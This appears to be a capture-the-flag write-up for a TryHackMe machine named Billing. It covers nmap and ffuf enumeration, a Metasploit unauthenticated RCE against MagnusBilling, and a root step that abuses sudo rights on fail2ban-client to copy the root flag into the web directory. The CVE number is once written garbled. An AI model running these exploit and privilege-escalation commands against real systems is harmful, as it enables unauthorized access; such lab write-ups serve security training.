Billing

Enumeration

Nmap Scan

```
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 
| ssh-hostkey:
|   3072 79:ba:5d:23:35:b2:f0:25:d7:53:5e:c5:b9:af:c0:cc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCukT/TLi8Po4V6OZVI6yhgSl
|   256 4e:c3:34:af:00:b7:35:bc:9f:f5:b0:d2:aa:35:ae:34 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
|   256 26:aa:17:e0:c8:2a:c9:d9:98:17:e4:8f:87:73:78:4d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIl6ogE6DWtLYKAJo+wx+orTODO

80/tcp   open  http     syn-ack ttl 61 Apache httpd 2.4.56 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/mbilling/
| http-title:            MagnusBilling
|_Requested resource was http://billing.thm/mbilling/
|_http-server-header: Apache/2.4.56 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

3306/tcp open  mysql    syn-ack ttl 61 MariaDB 10.3.23 or earlier (unauthorized)
```

```
5038/tcp open  asterisk syn-ack ttl 61 Asterisk Call Manager 2.10.6
```

- Check if password authentication is enabled for SSH (may help in password reuse)
- Check the robots.txt file
- Fuzz the website
- MySQL is running, so look for credentials for it, can help in reusing passwords with SSH
- Look what port 5038 is running

SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Billing]
└─$ ssh root@billing.thm
The authenticity of host 'billing.thm (10.10.162.51)' can't be established.
ED25519 key fingerprint is SHA256:d+eTphPNo2MhnYII6aVu//KTOxg0OBrwxrTjN
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'billing.thm' (ED25519) to the list of known hosts.
root@billing.thm's password:
```

- Password authentication is enabled.


HTTP (80)

FFUF FUZZING

```
.htpasswd            [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 4810ms]
akeeba.backend.log   [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 417m
archive              [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 416ms]
assets               [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 418ms]
development.log      [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 416m
fpdf                 [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 417ms]
```

```
index.html          [Status: 200, Size: 30760, Words: 1501, Lines: 137, Duration: 421
index.php           [Status: 200, Size: 663, Words: 46, Lines: 1, Duration: 424ms]
lib                 [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 415ms]
LICENSE             [Status: 200, Size: 7652, Words: 1404, Lines: 166, Duration: 420
production.log      [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 415ms]
protected           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 414ms]
resources           [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 419ms]
spamlog.log         [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 429ms]
tmp                 [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 418ms]
```

Websites Features/Notes



Magnus billing has an RCE exploit (CVE-2023-302058)

Exploitation

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Billing]
└─$ msfconsole -q
```

```
msf6 > search magnus

Matching Modules
================

  #  Name                                                  Disclosure Date  Rank       Check  Des
  -  ----                                                  ---------------  ----       -----  ----
  0  exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258  2023-06-26
  1    \_ target: PHP                                        .                .          .      .
  2    \_ target: Unix Command                               .                .          .      .
  3    \_ target: Linux Dropper
```

```
meterpreter > shell
Process 1507 created.
Channel 0 created.
whoami
asterisk
id
uid=1001(asterisk) gid=1001(asterisk) groups=1001(asterisk)
```

```
cd magnus
ls -la
total 76
drwxr-xr-x 15 magnus magnus 4096 Sep  9 05:45 .
drwxr-xr-x  3 root   root   4096 Mar 27  2024 ..
lrwxrwxrwx  1 root   root      9 Mar 27  2024 .bash_history → /dev/null
-rw-------  1 magnus magnus  220 Mar 27  2024 .bash_logout
-rw-------  1 magnus magnus 3526 Mar 27  2024 .bashrc
drwx------ 10 magnus magnus 4096 Sep  9 03:01 .cache
drwx------ 11 magnus magnus 4096 Mar 27  2024 .config
drwx------  3 magnus magnus 4096 Sep  9 03:01 .gnupg
drwx------  3 magnus magnus 4096 Mar 27  2024 .local
-rwx------  1 magnus magnus  807 Mar 27  2024 .profile
drwx------  2 magnus magnus 4096 Mar 27  2024 .ssh
```

There is a .ssh directory in Magnus, but we don't have executable permissions, so we can’t look for id_rsa keys.

```
sudo -l
Matching Defaults entries for asterisk on Billing:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on Billing:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
```

Fail2ban is an open-source software that protects Linux servers from brute-force attacks and other malicious activity.

```
sudo /usr/bin/fail2ban-client restart
Shutdown successful
Server ready
```

```
cat /etc/fail2ban/jail.conf
# "bantime" is the number of seconds that a host is banned.
bantime  = 10m
```

When I was fuzzing or trying SQLi on the login page, I could not ping or connect to the website. So I have to restart the machine.

`https://juggernaut-sec.com/fail2ban-lpe/` Found this site that explains. I used this to read the root flag

```
asterisk@Billing:/etc/fail2ban$ ps -ef | grep -i "fail2ban"
ps -ef | grep -i "fail2ban"
root         525       1  0 22:04 ?        00:00:01 /usr/bin/python3 /usr/bin/fail2ban-se
asterisk    1618    1407  0 22:11 pts/0    00:00:00 grep -i fail2ban
```

```
asterisk@Billing:/etc/fail2ban$ cat jail.local
[sshd]
enablem=true
```

`sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban "/bin/bash -c 'cat /root/root.txt > /var/www/html/mbilling/lib/icepay/root_exposed.txt && chmod 777 /var/www/html/mbilling/lib/icepay/root_exposed.txt'"`

To force fail2ban to execute the action,

`sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1`

Now, can read the flag.

`cat /var/www/html/mbilling/lib/icepay/root_exposed.txt`